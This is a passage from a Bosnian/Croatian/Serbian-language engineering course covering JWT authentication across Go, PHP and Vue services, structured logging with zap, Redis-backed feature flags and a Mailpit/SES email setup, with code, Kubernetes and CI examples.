            IssuedAt:  jwt.NewNumericDate(now),
            ExpiresAt: jwt.NewNumericDate(now.Add(15 * time.Minute)),
            // Issuer za validaciju na strani PHP-a (provjerava iss claim)
            Issuer:   "project-a",
        },
    },

    token := jwt.NewWithClaims(jwt.SigningMethodRS256, claims)
    accessToken, err := token.SignedString(s.privateKey)
    if err != nil {
        return nil, fmt.Errorf("sign access token: %w", err)
    }

    // Refresh token: opaque UUID – nema informacija unutar tokena
    // Napadač koji ukrade refresh token ne može dekodirati user info
    refreshToken := uuid.New().String()

    // Redis: key = "refresh:{uuid}", value = userId, TTL = 7 dana
    // SETEX je atomic – nema race condition
    key := "refresh:" + refreshToken
    if err := s.redis.SetEx(ctx, key, user.ID, 7*24*time.Hour).Err(); err != nil {
        return nil, fmt.Errorf("store refresh token: %w", err)
    }

    return &TokenPair{
        AccessToken:  accessToken,
        RefreshToken: refreshToken,
    }, nil
}
```

Zašto opaque refresh token (UUID), a ne JWT: - JWT refresh token bi nosio expiry — napadač zna tačno koliko ima vremena - Opaque token u Redisu: instant revokacija pri logout-u (DELETE key) - Redis TTL garantuje čišćenje bez cron jobova

```

<?php
// src/Middleware/JWTMiddleware.php

namespace App\Middleware;

use Firebase\JWT\JWT;
use Firebase\JWT\Key;
use Psr\Http\Message\ResponseInterface as Response;
use Psr\Http\Message\ServerRequestInterface as Request;
use Psr\Http\Server\RequestHandlerInterface as RequestHandler;

class JWTMiddleware
{
    private string $publicKeyPath;

    public function __construct(string $publicKeyPath = '/etc/jwt/public.pem')
    {
        $this->publicKeyPath = $publicKeyPath;
    }

    public function __invoke(Request $request, RequestHandler $handler): Response
    {
        $header = $request->getHeaderLine('Authorization');

        if (!str_starts_with($header, 'Bearer ')) {
            return $this->unauthorizedResponse('Missing or invalid Authorization header');
        }

        $token = substr($header, 7);

        try {
            // Javni ključ iz ConfigMap volumena – ne iz Secrets Manager-a
            $publicKey = file_get_contents($this->publicKeyPath);
            if ($publicKey === false) {
                throw new \RuntimeException('Cannot read public key');
            }

            // JWT::decode baca iznimku za: expired, invalid signature, wrong issuer
            $decoded = JWT::decode($token, new Key($publicKey, 'RS256'));

            // Validacija issuera – sprječava tokene od drugog servisa
            if (($decoded->iss ?? '') !== 'project-a') {
                return $this->unauthorizedResponse('Invalid token issuer');
            }

            // Proslijedi user kontekst Go servisu kroz interne headere
            // Go service vjeruje ovim headerima SAMO od PHP proxya (network policy!)
            $request = $request
                ->withHeader('X-User-ID', (string) $decoded->sub)
                ->withHeader('X-User-Email', $decoded->email)
                ->withHeader('X-User-Roles', implode(',', $decoded->roles ?? []));

        } catch (\Firebase\JWT\ExpiredException $e) {
            // Poseban error kod za expired – Vue zna da treba refresh
            return $this->unauthorizedResponse('Token expired', 'TOKEN_EXPIRED');
        } catch (\Exception $e) {
            return $this->unauthorizedResponse('Invalid token');
        }

        return $handler->handle($request);
    }

    private function unauthorizedResponse(string $message, string $code = 'UNAUTHORIZED'): Response
    {
        $response = new \Slim\Psr7\Response(401);
        $response->getBody()->write(json_encode([

```

```

        'error' => $message,
        'code' => $code,
    ]));
    return $response->withHeader('Content-Type', 'application/json');
}
}

```

Važno: X-User-* headeri PHP proxy postavlja ove headere nakon validacije JWT-a. Go service smije vjerovati ovim headerima samo ako dolaze od PHP proxya — osiguraj NetworkPolicy da direktni pozivi na Go service port nisu mogući izvana.

Go service: čitanje user konteksta

```

// internal/middleware/user_context.go
package middleware

import (
    "context"
    "net/http"
    "strconv"
    "strings"
)

type contextKey string

const UserContextKey contextKey = "user"

type UserContext struct {
    ID      int64
    Email   string
    Roles   []string
}

// ExtractUserContext čita headere koje PHP proxy postavlja nakon JWT validacije.
// Go service ne validira JWT — PHP je već to napravio.
func ExtractUserContext(next http.Handler) http.Handler {
    return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
        userID, err := strconv.ParseInt(r.Header.Get("X-User-ID"), 10, 64)
        if err != nil || userID == 0 {
            http.Error(w, `{"error":"missing user context"}`, http.StatusUnauthorized)
            return
        }

        user := UserContext{
            ID:      userID,
            Email:   r.Header.Get("X-User-Email"),
            Roles:   strings.Split(r.Header.Get("X-User-Roles"), ","),
        }

        ctx := context.WithValue(r.Context(), UserContextKey, user)
        next.ServeHTTP(w, r.WithContext(ctx))
    })
}

```

Refresh flow

```
// internal/auth/refresh.go

func (s *AuthService) RefreshTokens(ctx context.Context, refreshToken string) (*TokenPair, error) {
    key := "refresh:" + refreshToken

    // Atomično dohvati userID iz Redisa
    userIDStr, err := s.redis.Get(ctx, key).Result()
    if err != nil {
        // redis.Nil = token ne postoji ili je istekao
        return nil, ErrInvalidRefreshToken
    }

    userID, _ := strconv.ParseInt(userIDStr, 10, 64)
    user, err := s.userRepo.FindByID(ctx, userID)
    if err != nil {
        return nil, err
    }

    // Refresh token rotation: stari token se briše, novi se kreira
    // Sprječava replay napade sa ukradenim refresh tokenom
    pipe := s.redis.Pipeline()
    pipe.Del(ctx, key) // brisi stari
    newRefresh := uuid.New().String()
    pipe.SetEx(ctx, "refresh:"+newRefresh, userID, 7*24*time.Hour) // postavi novi
    if _, err := pipe.Exec(ctx); err != nil {
        return nil, fmt.Errorf("rotate refresh token: %w", err)
    }

    // Generiši novi access token
    tokens, err := s.CreateTokens(ctx, user)
    if err != nil {
        return nil, err
    }
    tokens.RefreshToken = newRefresh

    return tokens, nil
}
```

Logout

```
// internal/auth/logout.go

func (s *AuthService) Logout(ctx context.Context, refreshToken string) error {
    // Brisanje iz Redisa = instant revokacija refresh tokena
    // Del ne vraća grešku ako key ne postoji – idempotentno
    return s.redis.Del(ctx, "refresh:"+refreshToken).Err()
}

// Access token ostaje validan do expiry (15 min maksimalno).
// Ovo je prihvatljiv kompromis za 99% use-caseova.

// Za instant access token revokaciju (ako je potrebno):
// - Dodaj Redis denylist: "denylist:{jti}" → true, TTL = token expiry
// - PHP middleware provjeri denylist pri svakom requestu
// - Tradeoff: svaki API request = 1 Redis lookup
```


Vue: upravljanje tokenima

```
// src/stores/auth.ts (Pinia)
import { ref } from 'vue'
import { defineStore } from 'pinia'
import axios from 'axios'

export const useAuthStore = defineStore('auth', () => {
  // Access token ISKLJUČIVO u memoriji – ne persist() ovo!
  const accessToken = ref<string | null>(null)
  const tokenExpiry = ref<number | null>(null)

  async function login(email: string, password: string) {
    const res = await axios.post('/api/auth/login', { email, password })
    accessToken.value = res.data.access_token
    tokenExpiry.value = Date.now() + res.data.expires_in * 1000
    // refresh_token je automatski u httpOnly cookie – Vue ga ne vidi
  }

  async function refresh() {
    // Axios šalje cookie automatski (withCredentials: true)
    const res = await axios.post('/api/auth/refresh', {}, { withCredentials: true })
    accessToken.value = res.data.access_token
    tokenExpiry.value = Date.now() + res.data.expires_in * 1000
  }

  async function logout() {
    await axios.post('/api/auth/logout', {}, { withCredentials: true })
    accessToken.value = null
    tokenExpiry.value = null
  }

  return { accessToken, tokenExpiry, login, refresh, logout }
})
```

```
// src/plugins/axios.ts – interceptor za automatski refresh
import axios from 'axios'
import { useAuthStore } from '@stores/auth'

axios.interceptors.request.use(config => {
  const auth = useAuthStore()
  if (auth.accessToken) {
    config.headers.Authorization = `Bearer ${auth.accessToken}`
  }
  return config
})

axios.interceptors.response.use(
  response => response,
  async error => {
    if (error.response?.status === 401 &&
      error.response?.data?.code === 'TOKEN_EXPIRED') {
      // Pokušaj refresh jedanput
      try {
        const auth = useAuthStore()
        await auth.refresh()
        // Ponovi originalni request sa novim tokenom
        error.config.headers.Authorization = `Bearer ${auth.accessToken}`
        return axios(error.config)
      } catch {
        // Refresh nije uspio – redirect na login
        window.location.href = '/login'
      }
    }
    return Promise.reject(error)
  }
)
```

Kubernetes: montiranje ključeva

```
# PHP Deployment: javni ključ iz ConfigMap
spec:
  template:
    spec:
      volumes:
        - name: jwt-public-key
          configMap:
            name: jwt-public-key
      containers:
        - name: php-service
          volumeMounts:
            - name: jwt-public-key
              mountPath: /etc/jwt
              readOnly: true
---
# Go Deployment: privatni ključ iz Secrets Manager (External Secrets Operator)
# ili direktno iz K8s Secret (ako koristiš sealed-secrets)
spec:
  template:
    spec:
      volumes:
        - name: jwt-private-key
          secret:
            secretName: go-service-jwt-private-key
            defaultMode: 0400
      containers:
        - name: go-service
          volumeMounts:
            - name: jwt-private-key
              mountPath: /etc/jwt
              readOnly: true
```

Security checklist

- [] **RS256, ne HS256** — privatni ključ samo u Go servisu, PHP ne može krivotvoriti tokene
- [] **Access token u memoriji** — ne `localStorage`, ne `sessionStorage`
- [] **Refresh token u `httpOnly` cookieju** — nedostupan JavaScript-u
- [] **Kratko trajanje access tokena** — 15 minuta, maksimalno 1 sat
- [] **Refresh token rotation** — novi token pri svakom refreshu, stari se briše
- [] **Logout = brisanje refresh tokena iz Redisa** — instant revokacija
- [] **NetworkPolicy** — direktni pozivi na Go service port samo od PHP proxya
- [] **HTTPS posvuda** — TLS na ALB + cert-manager interni TLS (modul 15/07)
- [] **Validacija `iss` claima** — PHP odbija tokene od drugog issuera
- [] **Nema osjetljivih podataka u JWT payloadu** — password hash, kreditna kartica itd.

Source: `13-aplikacija-arhitektura/10-structured-logging.md`

Structured Logging

Zašto structured logging (ne `fmt.Println` / `error_log`)

`fmt.Println("user logged in")` je beskorisno u produkciji. Ne možeš filtrirati, pretraživati ni korelirati.

Problemi sa plain-text logovima: - Nema konteksta — koji user, koji request, koji servis - Nema filtriranja po severity-u - Nema korelacije između PHP → Go → DB log zapisa - Loki/CloudWatch ne može parsirati slobodan tekst efikasno

JSON structured logging daje: - Loki i CloudWatch mogu pretraživati bilo koje polje - `X-Request-ID` poveže sve log zapise za jedan HTTP request kroz PHP → Go → DB - Log levels omogućavaju filtriranje: u dev loguješ DEBUG, u prod INFO i više - Standardizovani format za sve servise u sistemu

Nikad ne logovati: - Passworde (ni hashirane) - JWT tokene (kompromitovan log = kompromitovani tokeni) - Credit card brojeve, IBAN, CVV - PII podatke koji nisu neophodne za debug (puno ime, adresa, JMBG)

Go structured logging sa `zap`

`go.uber.org/zap` je najbrži structured logger za Go. Zero allocation u hot path-u.

```
import "go.uber.org/zap"

func NewLogger(env string) *zap.Logger {
    var logger *zap.Logger
    if env == "production" {
        logger, _ = zap.NewProduction() // JSON output, INFO level
    } else {
        logger, _ = zap.NewDevelopment() // Human-readable, DEBUG level
    }
    return logger
}
```

Korištenje u kodu:

```
// INFO — normalne operacije
logger.Info("login attempt",
    zap.String("email", email),          // OK — email nije secret
    zap.String("request_id", requestID),
    zap.String("ip", clientIP),
)

// ERROR — operacija nije uspjela
logger.Error("database error",
    zap.Error(err),
    zap.String("request_id", requestID),
    zap.String("query", "SELECT users"), // Samo query template, NE parametre!
)

// WARN — degradirano stanje, aplikacija radi ali ne idealno
logger.Warn("slow query detected",
    zap.Duration("duration", elapsed),
    zap.String("query", "SELECT orders"),
    zap.String("request_id", requestID),
)
```

Sugared logger za manje kritične dijelove:

```
sugar := logger.Sugar()
sugar.Infof("cache miss for key %s", cacheKey) // Manje performantan, ali čitljiviji
```

JSON log format (production)

Svaki log zapis je jedan JSON objekt na jednoj liniji. Loki i CloudWatch indeksiraju ova polja.

```
{"level":"info","ts":1705312800.123,"caller":"auth/handler.go:42","msg":"login attempt","email":"user@firma.com","request_id":"abc-123","ip":"1.2.3.4"}
{"level":"error","ts":1705312801.456,"caller":"db/user.go:88","msg":"database error","error":"connection refused","request_id":"abc-123"}
{"level":"warn","ts":1705312802.789,"caller":"db/query.go:115","msg":"slow query detected","duration":"2.3s","query":"SELECT orders","request_id":"abc-123"}
```

Development format (human-readable):

```
2024-01-15T14:00:00.123+0100    INFO    auth/handler.go:42    login attempt    {"email":  
"user@firma.com", "request_id": "abc-123", "ip": "1.2.3.4"}  
2024-01-15T14:00:01.456+0100    ERROR   db/user.go:88        database error    {"error": "connection  
refused", "request_id": "abc-123"}
```

X-Request-ID propagacija kroz service

Svaki HTTP request dobija jedinstveni ID. Taj ID putuje kroz sve service i pojavljuje se u svim log zapisima vezanim za taj request.

```
Browser → Nginx → PHP → Go → MySQL  
          ↓           ↓  
        X-Request-ID: abc-123 (kroz sve)
```

Go middleware — generiši ili prosledi X-Request-ID:

```
type contextKey string  
  
func requestIDMiddleware(next http.Handler) http.Handler {  
    return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {  
        requestID := r.Header.Get("X-Request-ID")  
        if requestID == "" {  
            requestID = uuid.New().String()  
        }  
        // Stavi u context — dostupan kroz cijeli handler chain  
        ctx := context.WithValue(r.Context(), contextKey("request_id"), requestID)  
        // Vрати ga u response headeru  
        w.Header().Set("X-Request-ID", requestID)  
        next.ServeHTTP(w, r.WithContext(ctx))  
    })  
}  
  
// Helper za dobijanje iz context-a  
func getRequestID(ctx context.Context) string {  
    if id, ok := ctx.Value(contextKey("request_id")).(string); ok {  
        return id  
    }  
    return "unknown"  
}
```

PHP — prosledi X-Request-ID na Go service:

```
// U HTTP middleware ili base controlleru  
$requestId = $request->getHeaderLine('X-Request-ID') ?: uniqid('php-', true);  
  
$response = $httpClient->post('/api/auth/login', [  
    'headers' => [  
        'X-Request-ID' => $requestId,  
        'Content-Type' => 'application/json',  
    ],  
    'json' => $payload,  
]);  
  
// Loguješ u PHP sa istim request_id  
$this->logger->info('Forwarding login to Go service', [  
    'request_id' => $requestId,  
    'user_email' => $email,  
]);
```

Nginx — proslijedi header upstream-u:

```
location /api/ {
    proxy_pass http://go-service:8080;
    proxy_set_header X-Request-ID $request_id; # $request_id je Nginx varijabla
    proxy_set_header X-Forwarded-For $remote_addr;
}
```

Nginx access log u JSON formatu

Nginx logove treba staviti u isti JSON format da Loki može korelisati.

```
log_format json_combined escape=json
'{'
  '"time": "$time_iso8601",'
  '"method": "$request_method",'
  '"uri": "$request_uri",'
  '"status": $status,'
  '"duration": $request_time,'
  '"request_id": "$http_x_request_id",'
  '"upstream_time": "$upstream_response_time",'
  '"bytes_sent": $bytes_sent,'
  '"user_agent": "$http_user_agent"'
'}';

access_log /var/log/nginx/access.log json_combined;
```

Rezultat:

```
{"time": "2024-01-15T14:00:00+01:00", "method": "POST", "uri": "/login", "status": 200, "duration": 0.045, "request_id": "abc-123", "upstream_time": "0.042", "bytes_sent": 1024, "user_agent": "Mozilla/5.0"}
```

Log levels policy

Level	Kada koristiti	Primjeri
DEBUG	Samo u dev — isključeno u prod	SQL query sa parametrima, HTTP request body, cache lookup
INFO	Normalne operacije koje treba pratiti	Login success, order created, cache hit/miss
WARN	Aplikacija radi, ali nešto nije idealno	DB retry (2. pokušaj), slow query > 1s, rate limit blizu
ERROR	Operacija nije uspjela, user dobio grešku	Auth failed, DB connection error, payment failed
FATAL	App ne može nastaviti — izlazi iz procesa	Config error na startupu, missing required env var

Pravilo: U produkciji INFO je minimum. DEBUG se loguje samo lokalno ili uz explicit flag.

```
// Konfiguracija log levela iz env varijable
func NewLogger(env, logLevel string) *zap.Logger {
    config := zap.NewProductionConfig()

    if logLevel == "debug" {
        config.Level = zap.NewAtomicLevelAt(zap.DebugLevel)
    }

    logger, _ := config.Build()
    return logger
}
```

Šta NIKAD ne logovati

```
// LOŠE – password u plain textu u logu
logger.Info("login", zap.String("password", password))

// LOŠE – JWT token kompromituje sve sesije ako log procuri
logger.Info("token issued", zap.String("jwt", token))

// LOŠE – credit card broj
logger.Info("payment", zap.String("card", cardNumber))

// DOBRO – loguješ relevantan kontekst, bez secretova
logger.Info("login attempt",
    zap.String("email", email),          // OK – email nije tajni podatak
    zap.Bool("success", true),
    zap.String("request_id", requestID),
)

// DOBRO – za payment, loguješ transaction ID, ne card broj
logger.Info("payment processed",
    zap.String("transaction_id", txID),
    zap.String("masked_card", "****1234"), // Samo zadnje 4 cifre
    zap.Int64("amount_cents", amount),
)
```

Loki query za debug po request_id

Kada korisnik prijavi grešku, dobiješ `X-Request-ID` iz response headera i pratiš cijeli flow:

```
# Svi logovi za jedan request kroz sve servise
{namespace="project-a-prod"} | json | request_id = "abc-123"

# Samo ERROR logovi u zadnjih sat
{namespace="project-a-prod"} | json | level = "error" | __error__ = "" [1h]

# Spori requestovi – duration > 2s
{namespace="project-a-prod", container="go-service"} | json | duration > 2.0

# Go service errori za specifičan user
{namespace="project-a-prod", container="go-service"} | json | level = "error" | email = "user@firma.com"

# Nginx: sve 5xx greške
{namespace="project-a-prod", container="nginx"} | json | status >= 500
```

Za CloudWatch Logs Insights:

```
fields @timestamp, level, msg, request_id, email, error
| filter level = "error"
| filter request_id = "abc-123"
| sort @timestamp asc
```

Inicijalizacija logger-a u main.go

```
func main() {
    env := os.Getenv("APP_ENV")
    logLevel := os.Getenv("LOG_LEVEL")

    logger := NewLogger(env, logLevel)
    defer logger.Sync() // Flush buffera pri zatvaranju

    // Proslijedi svim handler-ima kroz dependency injection
    server := &Server{
        logger: logger,
        // ...
    }

    logger.Info("server starting",
        zap.String("env", env),
        zap.String("port", os.Getenv("PORT")),
    )
}
```

Checklist

- [] Zap inicijalizovan u main.go, proslijeđen kroz DI
- [] Request ID middleware registrovan kao prvi middleware
- [] PHP prosljeđuje X-Request-ID na Go service
- [] Nginx access log u JSON formatu
- [] Nema `fmt.Println` ni `log.Printf` u production kodu
- [] Code review: nikakvi sekret i u log porukama
- [] Loki query za request_id provjeren u dev

Source: `13-aplikacija-arhitektura/11-feature-flags.md`

Feature Flags

Šta su feature flags i zašto ih koristiti

Feature flag je runtime switch koji kontroliše da li je određena funkcionalnost uključena ili isključena — bez ponovnog deploja koda.

Osnovni princip: odvojiti deploy od release-a.

Bez feature flags:

- Deploy nov kod → Odmah dostupno svim korisnicima
- Bug u novom kodu → Hitni rollback (deploy starog koda)

Sa feature flags:

- Deploy nov kod (flag je OFF) → Niko ne vidi novu funkcionalnost
- Testiraj u prod sa internim korisnicima (flag ON za 5%)
- Uključi flag → Release bez deploymenta
- Bug pronađen → Isključi flag → Nema potrebe za rollback-om

Kad koristiti feature flags: - Nova kompleksna funkcionalnost koja treba testiranje u prod okruženju - A/B testiranje (novo vs staro sučelje) - Graduated rollout — postepeno širenje na sve korisnike - Emergency kill switch — ako nešto pukne, isključiš bez rollback-a - Maintenance mode — privremeno isključi dio sistema

Kad NE koristiti feature flags: - Svaka sitna promjena — pretjerana upotreba stvara “feature flag dug” - Feature flagovi koji nikad ne budu obrisani — čiste se nakon stabilizacije

Redis-based feature flags (bez eksternog servisa)

Za project-a koristimo Redis koji već imamo u infrastrukturi. Nema potrebe za LaunchDarkly ni sličnim SaaS rješenjima dok projekt nije na dovoljnoj skali.

Go: Feature Flag Service:

```
type FeatureFlags struct {
    redis  *redis.Client
    logger *zap.Logger
}

func NewFeatureFlags(redis *redis.Client, logger *zap.Logger) *FeatureFlags {
    return &FeatureFlags{redis: redis, logger: logger}
}

// IsEnabled – provjeri je li flag uključen
func (f *FeatureFlags) IsEnabled(ctx context.Context, flag string) bool {
    val, err := f.redis.Get(ctx, "feature:"+flag).Result()
    if err != nil {
        if err != redis.Nil {
            f.logger.Warn("feature flag redis error, defaulting to disabled",
                zap.String("flag", flag),
                zap.Error(err),
            )
        }
        return false // Default: isključeno ako Redis nije dostupan
    }
    return val == "1"
}

func (f *FeatureFlags) Enable(ctx context.Context, flag string) error {
    return f.redis.Set(ctx, "feature:"+flag, "1", 0).Err()
}

func (f *FeatureFlags) Disable(ctx context.Context, flag string) error {
    return f.redis.Set(ctx, "feature:"+flag, "0", 0).Err()
}

// ListAll – lista svih definisanih flagova i njihovog stanja
func (f *FeatureFlags) ListAll(ctx context.Context) (map[string]bool, error) {
    keys, err := f.redis.Keys(ctx, "feature:*").Result()
    if err != nil {
        return nil, err
    }

    result := make(map[string]bool, len(keys))
    for _, key := range keys {
        val, _ := f.redis.Get(ctx, key).Result()
        flagName := strings.TrimPrefix(key, "feature:")
        result[flagName] = val == "1"
    }
    return result, nil
}
```

Korištenje u HTTP handleru:

```
func (s *Server) handleDashboard(w http.ResponseWriter, r *http.Request) {
    ctx := r.Context()

    if s.flags.IsEnabled(ctx, "new-dashboard") {
        s.handleNewDashboard(w, r)
        return
    }
    s.handleOldDashboard(w, r)
}

// Ili u business logici
func (s *OrderService) CreateOrder(ctx context.Context, order *Order) error {
    if s.flags.IsEnabled(ctx, "new-pricing-engine") {
        return s.createOrderWithNewPricing(ctx, order)
    }
    return s.createOrderLegacy(ctx, order)
}
```

Graduated rollout (% korisnika)

Postepeno puštanje funkcionalnosti na dio korisnika. Počneš sa 1%, pa 5%, 10%, 50%, 100%.

```
// IsEnabledForUser – deterministički, isti user uvijek dobija isti rezultat
func (f *FeatureFlags) IsEnabledForUser(ctx context.Context, flag string, userID int64) bool {
    // Provjeri boolean flag – ako je full on, vrijedi za sve
    if f.IsEnabled(ctx, flag) {
        return true
    }

    // Provjeri percentage flag
    pct, err := f.redis.Get(ctx, "feature:"+flag+":percentage").Int()
    if err != nil {
        return false
    }

    if pct <= 0 {
        return false
    }
    if pct >= 100 {
        return true
    }

    // Deterministički hash: userID % 100 daje konzistentan bucket
    // User 1234 uvijek pada u isti bucket, ne mijenja se između requesta
    bucket := int(userID % 100)
    return bucket < pct
}
```

Korištenje za graduated rollout:

```
func (s *Server) handleCheckout(w http.ResponseWriter, r *http.Request) {
    ctx := r.Context()
    userID := getUserID(ctx)

    if s.flags.IsEnabledForUser(ctx, "new-checkout-flow", userID) {
        s.handleNewCheckout(w, r)
        return
    }
    s.handleOldCheckout(w, r)
}
```

Postepeno uključivanje:

```
# Faza 1: 5% korisnika
kubectl exec redis-xxx -- redis-cli SET feature:new-checkout-flow:percentage 5

# Faza 2: Provjeri metrics, nema grešaka → 25%
kubectl exec redis-xxx -- redis-cli SET feature:new-checkout-flow:percentage 25

# Faza 3: 100% — full rollout
kubectl exec redis-xxx -- redis-cli SET feature:new-checkout-flow 1
kubectl exec redis-xxx -- redis-cli DEL feature:new-checkout-flow:percentage
```

Naming konvencija

feature:<flag-name>	→ boolean on/off (0 ili 1)
feature:<flag-name>:percentage	→ graduated rollout (0-100)
feature:maintenance-mode	→ emergency toggle
feature:new-dashboard	→ nova funkcionalnost
feature:new-pricing-engine	→ nova poslovna logika

Primjeri:

feature:new-dashboard	= 0	(isključeno)
feature:new-checkout-flow	= 1	(uključeno za sve)
feature:new-checkout-flow:percentage	= 25	(uključeno za 25%)
feature:maintenance-mode	= 0	(normalan rad)
feature:experimental-search	= 1	(uključeno za testiranje)

Pravila imenovanja: - Kebab-case, uvijek opisno - Prefiks tipa: `new-`, `experimental-`, `maintenance-` - Nakon stabilizacije — obriši flag i kod za staru putanju

Upravljanje flagovima

Iz CLI-a direktno kroz Redis:

```
# Uključi flag
kubectl exec -n project-a-prod deployment/go-service -- \
  redis-cli -h redis-master SET feature:new-dashboard 1

# Ili kroz Redis pod direktno
kubectl exec -n project-a-dev redis-xxx -- \
  redis-cli SET feature:new-dashboard 1

# Isključi flag
kubectl exec -n project-a-prod redis-xxx -- \
  redis-cli SET feature:new-dashboard 0

# Provjeri status
kubectl exec redis-xxx -- redis-cli GET feature:new-dashboard

# Lista svih flagova
kubectl exec redis-xxx -- redis-cli KEYS "feature:*"

# Provjeri sve flagove i vrijednosti
kubectl exec redis-xxx -- redis-cli MGET \
  feature:new-dashboard \
  feature:new-checkout-flow \
  feature:maintenance-mode
```

Admin endpoint u Go service (interno, auth required):

```
// GET /internal/features — lista svih flagova
func (s *Server) handleListFeatures(w http.ResponseWriter, r *http.Request) {
    flags, err := s.features.ListAll(r.Context())
    if err != nil {
        http.Error(w, "redis error", http.StatusInternalServerError)
        return
    }
    json.NewEncoder(w).Encode(flags)
}

// POST /internal/features/{flag}/enable
// POST /internal/features/{flag}/disable
```

GitLab CI integration

Feature flagovi se mogu uključivati kao dio pipeline-a, ali uvijek `when: manual` — nikad automatski u prod.

```
# .gitlab-ci.yml

stages:
  - build
  - deploy
  - release

deploy:prod:
  stage: deploy
  script:
    - helm upgrade --install project-a ./charts/project-a
      --namespace project-a-prod
      --values values/prod.yaml
      --set image.tag=$CI_COMMIT_SHORT_SHA
  environment:
    name: production

# Feature flag enable — odvojen job, ručno
enable-feature:new-dashboard:
  stage: release
  when: manual                # Ručno — ne dešava se automatski
  needs: [deploy:prod]        # Mora biti deploy završen
  environment:
    name: production
  script:
    - |
      kubectl exec -n project-a-prod \
        $(kubectl get pod -n project-a-prod -l app=redis -o jsonpath='{.items[0].metadata.name}') -- \
        redis-cli SET feature:new-dashboard 1
    - echo "Feature new-dashboard enabled in production"

# Emergency disable — uvijek dostupno
disable-feature:new-dashboard:
  stage: release
  when: manual
  environment:
    name: production
  script:
    - |
      kubectl exec -n project-a-prod \
        $(kubectl get pod -n project-a-prod -l app=redis -o jsonpath='{.items[0].metadata.name}') -- \
        redis-cli SET feature:new-dashboard 0
    - echo "Feature new-dashboard DISABLED in production"
```

Feature flag lifecycle

1. DEVELOPMENT
Kod pisan iza flag-a
Flag defaultno isključen
2. STAGING
Feature:flag = 1 u staging
QA testiranje
3. PRODUCTION — DARK LAUNCH
Deploy na prod (flag = 0)
Samo interna testiranja (ručno uključiš za svoj account)
4. PRODUCTION — GRADUATED ROLLOUT
feature:flag:percentage = 5
Pratite metrics 24h
→ 25% → 50% → 100%
5. FULL RELEASE
feature:flag = 1
Obriši percentage key
6. CLEANUP (nakon 2-4 sedmice stabilnosti)
Obriši flag check iz koda
Obriši staru putanju koda
Obriši Redis key
Commit: "Remove feature flag new-dashboard, now default behavior"

Checklist

- [] FeatureFlags service inicijalizovan sa Redis klientom
- [] Default je `false` (isključeno) kada Redis nije dostupan
- [] Graduated rollout koristi deterministički hash (ne random)
- [] Naming konvencija: `feature:kebab-case-name`
- [] GitLab pipeline ima `when: manual` za enable/disable u prod
- [] Stari feature flag kod obrisan nakon stabilizacije
- [] Nema feature flag-a starijih od 2 meseca bez plana za cleanup

Source: 13-aplikacija-arhitektura/12-email-service-i-mailpit.md

12. Email Service i Mailpit

Strategija po okruženju

Okruženje	Email backend	Kako provjeriš email
Local / Dev	Mailpit container	http://localhost:8025
Staging	Mailpit u K8s namespace	https://mail.dev.firma.com
Production	AWS SES	Pravi inbox

Mailpit je moderni zamjena za Mailhog. Hvata sve odlazne SMTP poruke i prikazuje ih u web UI-u — pravi email nikada ne napušta tvoju mrežu u non-prod okruženjima.

Docker Compose konfiguracija

Mailpit dodaješ u `docker-compose.override.yml` kako bi ostao odvojen od `docker-compose.yml` (koji idu u prod image build):

```
# docker-compose.override.yml
services:
  mailpit:
    image: axllent/mailpit:latest
    container_name: mailpit
    ports:
      - "1025:1025"    # SMTP – go-service šalje ovdje
      - "8025:8025"    # Web UI – pregledaš emailove ovdje
    environment:
      MP_MAX_MESSAGES: 100
      MP_SMTP_AUTH_ACCEPT_ANY: true
      MP_SMTP_AUTH_ALLOW_INSECURE: true
    networks:
      - app-network
    profiles: []    # Uvijek aktivan u dev (ne koristi Docker profile)
```

`docker-compose.override.yml` se automatski merguje s `docker-compose.yml` pri `docker compose up`. Ne trebaš eksplicitno navesti fajl.

Provjera rada:

```
docker compose up -d mailpit
curl -s http://localhost:8025/api/v1/messages | jq '.total'
# Output: 0 (prazno, čeka emailove)
```

Podman: `podman compose up -d mailpit`

Go: Email konfiguracija

```
// internal/email/config.go
package email

import "os"

type Config struct {
    SMTPHost      string
    SMTPPort      int
    SMTPUsername  string
    SMTPPassword  string
    FromAddress   string
    FromName      string
}

func NewConfig(env string) Config {
    if env == "development" || env == "staging" {
        return Config{
            SMTPHost:      "mailpit", // Docker/K8s service name
            SMTPPort:      1025,
            FromAddress:   "noreply@project-a.local",
            FromName:      "Project-A Dev",
            // Bez username/password – Mailpit prihvata sve
        }
    }
    // Production: AWS SES via SMTP
    return Config{
        SMTPHost:      os.Getenv("SES_SMTP_HOST"), // email-smtp.eu-west-1.amazonaws.com
        SMTPPort:      587,
        SMTPUsername:  os.Getenv("SES_SMTP_USERNAME"), // iz AWS Secrets Manager
        SMTPPassword:  os.Getenv("SES_SMTP_PASSWORD"),
        FromAddress:   "noreply@firma.com",
        FromName:      "Project-A",
    }
}
```

Go: Email sender

```
// internal/email/service.go
package email

import (
    "context"
    "fmt"
    "net/smtp"
)

type Service struct {
    config Config
}

func NewService(config Config) *Service {
    return &Service{config: config}
}

func (s *Service) SendVerificationEmail(ctx context.Context, to, token, baseURL string) error {
    verifyURL := fmt.Sprintf("%s/verify?token=%s", baseURL, token)

    subject := "Verify your email"
    body := fmt.Sprintf(`Hello,

Click the link below to verify your email address:
%s

This link expires in 24 hours.

If you did not register, ignore this email.
`, verifyURL)

    msg := fmt.Sprintf(
        "From: %s <%s>\r\nTo: %s\r\nSubject: %s\r\nContent-Type: text/plain; charset=UTF-8\r\n\r\n%s",
        s.config.FromName,
        s.config.FromAddress,
        to,
        subject,
        body,
    )

    addr := fmt.Sprintf("%s:%d", s.config.SMTPHost, s.config.SMTPPort)

    var auth smtp.Auth
    if s.config.SMTPUsername != "" {
        auth = smtp.PlainAuth("", s.config.SMTPUsername, s.config.SMTPPassword, s.config.SMTPHost)
    }

    return smtp.SendMail(addr, auth, s.config.FromAddress, []string{to}, []byte(msg))
}
```

Napomena: `smtp.SendMail` je blokirajuć. U registration handleru pozivat ćeš ga u goroutini kako bi HTTP odgovor bio odmah poslan korisniku (vidi fajl 14).

Provjera emaila u Mailpit lokalno

```
http://localhost:8025
→ Inbox: prikazuje sve uhvaćene emailove u realnom vremenu
→ Klikni na email → vidi formatirani sadržaj
→ Kopiraj verification link iz tijela emaila
→ Otvori link u browseru → provjeri cijeli flow
```


Mailpit REST API (korisno za Playwright testove):

```
# Svi emailovi
curl http://localhost:8025/api/v1/messages

# Najnoviji email
curl http://localhost:8025/api/v1/messages | jq '.messages[0]'

# Obrisu sve (reset između testova)
curl -X DELETE http://localhost:8025/api/v1/messages
```

